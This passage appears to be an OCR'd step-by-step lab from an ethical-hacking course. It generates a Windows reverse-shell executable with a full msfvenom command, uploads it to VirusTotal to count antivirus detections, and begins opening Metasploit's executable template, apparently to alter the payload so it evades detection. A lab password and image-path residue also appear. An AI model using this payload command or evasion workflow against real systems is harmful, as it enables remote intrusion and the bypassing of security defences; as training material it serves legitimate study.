
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

6. In the terminal window, type **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe** and press **Enter**, to generate payload.



7. Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.



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

8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.



9. Once the file is uploaded click on **Confirm upload** button to start the analysis.



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

10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.



11. In the above screenshot, we can see that **54** out of **70** antivirus vendors have detected the malicious file.

    Note: The result might differ when you perform this task.

12. In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.



